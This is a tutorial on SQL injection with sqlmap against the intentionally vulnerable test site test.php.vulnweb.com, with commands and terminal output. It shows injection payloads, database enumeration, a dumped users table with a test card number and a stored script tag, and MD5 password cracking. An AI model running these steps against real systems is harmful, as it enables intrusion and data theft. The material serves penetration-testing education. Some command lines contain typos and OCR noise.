


# Web Application Penetration Testing

## SQL Injection via SQLMap (Kali Linux)

### Over a Legal Testing Website


<http://test.php.vulnweb.com/>



**Mr. Palvinder Singh**  
**Cyber Security Expert**

# Introduction:

**sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.**



```
kali linux 2016.1 - VMware Workstation
File Edit View VM Tabs Help
kali linux 2016.1 x Windows 7 x64 x
root@kali:~# sqlmap -u http://www.test.php.vulnweb.com/search.php?test=query --backlog
{1.0-dev-nongit-201706150a89}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:13:02
-----
[21:13:02] [INFO] resuming back-end DBMS 'mysql'
[21:13:03] [INFO] testing connection to the target URL
[21:13:04] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: test (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: test=query' AND (SELECT * FROM (SELECT(SLEEP(5))))fPvK) AND 'RkqY'='RkqY
-----
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x716b706271,0x7149634b7446551776d5a646264627a56487465446c6d7a57674a747952624a455a6c6b6f517443,0x71766b7a71),NULL--
-----
[21:13:04] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[21:13:04] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.test.php.vulnweb.com'

[*] shutting down at 21:13:04
-----
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

## Features:

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to **search for specific database names, specific tables across all databases or specific columns across all databases' tables**. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
- Support to **download and upload any file** from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to **execute arbitrary commands and retrieve their standard output** on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to **establish an out-of-band stateful TCP connection between the attacker machine and the database server** underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for **database process' user privilege escalation** via Metasploit's Meterpreter getsystem command.


## Execution Over Kali Linux:

### Step 1:

**Find the Get Method of the website by checking all the link and submitting the input.**

**i.e. ?something=something**


<http://test.php.vulnweb.com/search.php?test=query>



## Step 2:

<http://test.php.vulnweb.com/search.php?test=query> -- dbs

### Find The Name Of Database Of The Website




```
kali linux 2016.1 - VMware Workstation
File Edit View VM Tabs Help
Home x kali linux 2016.1 x Windows 7 x64 x
22:03:49] [ERROR] invalid character detected. retrying..
22:06:09] [ERROR] invalid character detected. retrying..
22:06:52] [ERROR] invalid character detected. retrying..
22:08:50] [INFO] retrieved:
22:09:13] [ERROR] invalid character detected. retrying..
22:09:35] [ERROR] invalid character detected. retrying..
22:09:57] [ERROR] invalid character detected. retrying..
22:10:22] [ERROR] invalid character detected. retrying..
22:11:04] [ERROR] invalid character detected. retrying..
22:12:27] [ERROR] invalid character detected. retrying..
22:12:48] [ERROR] invalid character detected. retrying..
22:13:33] [ERROR] invalid character detected. retrying..
22:14:00] [ERROR] invalid character detected. retrying..
22:15:06] [ERROR] invalid character detected. retrying..
22:15:21] [ERROR] invalid character detected. retrying..
22:15:31] [ERROR] invalid character detected. retrying..
available databases [2]:
*) acuart
*) information_schema
22:15:34] [INFO] fetched data logged to text files under '/root/
*) shutting down at 22:15:34
```

The name of the Database is *Acuart*.

## Step 3:

### Finding all tables in the database


<http://test.php.vulnweb.com/search.php?test=query> -D acurat - -tables



## Step 4:

### Collecting Information about users table.

<http://test.php.vulnweb.com/search.php?test=query> -D acurat -T users  
-dump



```
File Edit View Search Terminal Help
back-end DBMS: MySQL 5.0.12
[20:51:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.test.php.vulnweb.com'


[*] shutting down at 20:51:47

root@kali:~# sqlmap -u http://www.test.php.vulnweb.com/search.php?test=query -D
acuart -T users --dump
home categories artists disclaimer your cart guestbook AJAX Demo
{1.0-dev-nongit-201706150a89}
search - rt. scanned for: 1
http://sqlmap.org
Browse cat...ies
Br...
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
Yo... consent is illegal. It is the end user's responsibility to obey all applicable
Sig... local, state and federal laws. Developers assume no liability and are not respon
Yo... sible for any misuse or damage caused by this program

Ou... guestbook
AJ... Demo


Li...
Se...
Fr... Explorer

[*] starting at 20:52:57
[20:52:57] [INFO] resuming back-end DBMS 'mysql'
[20:52:57] [INFO] testing connection to the target URL
```



**System is asking For the dictionary because the password is in the md5 form.**





**After Searching the password in the Default wordlist we find the user name is test and password is also test**

```
do you want to crack them via a dictionary-based attack? [Y/n/q]
[20:54:39] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
searched for: 1
[20:55:25] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[20:55:32] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:55:32] [INFO] starting 2 processes
[20:55:48] [WARNING] no clear password(s) found
[20:55:48] [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
-----+-----+-----+-----+-----+-----+-----+-----+
| cc          | name      | cart          | pass | uname | phone | email          | address          |
-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | John Smith | 139e80a2b05a582b2ef3cc508d61c049 | test | test | 2323345 | email@email.com | </textarea><script>pholcidCallback(5728688994)</script> |
-----+-----+-----+-----+-----+-----+-----+-----+
[20:55:48] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/www.test.php.vulnweb.com/dump/acuart/users.csv'
[20:55:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.test.php.vulnweb.com'

[*] shutting down at 20:55:48

root@kali:~# you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
```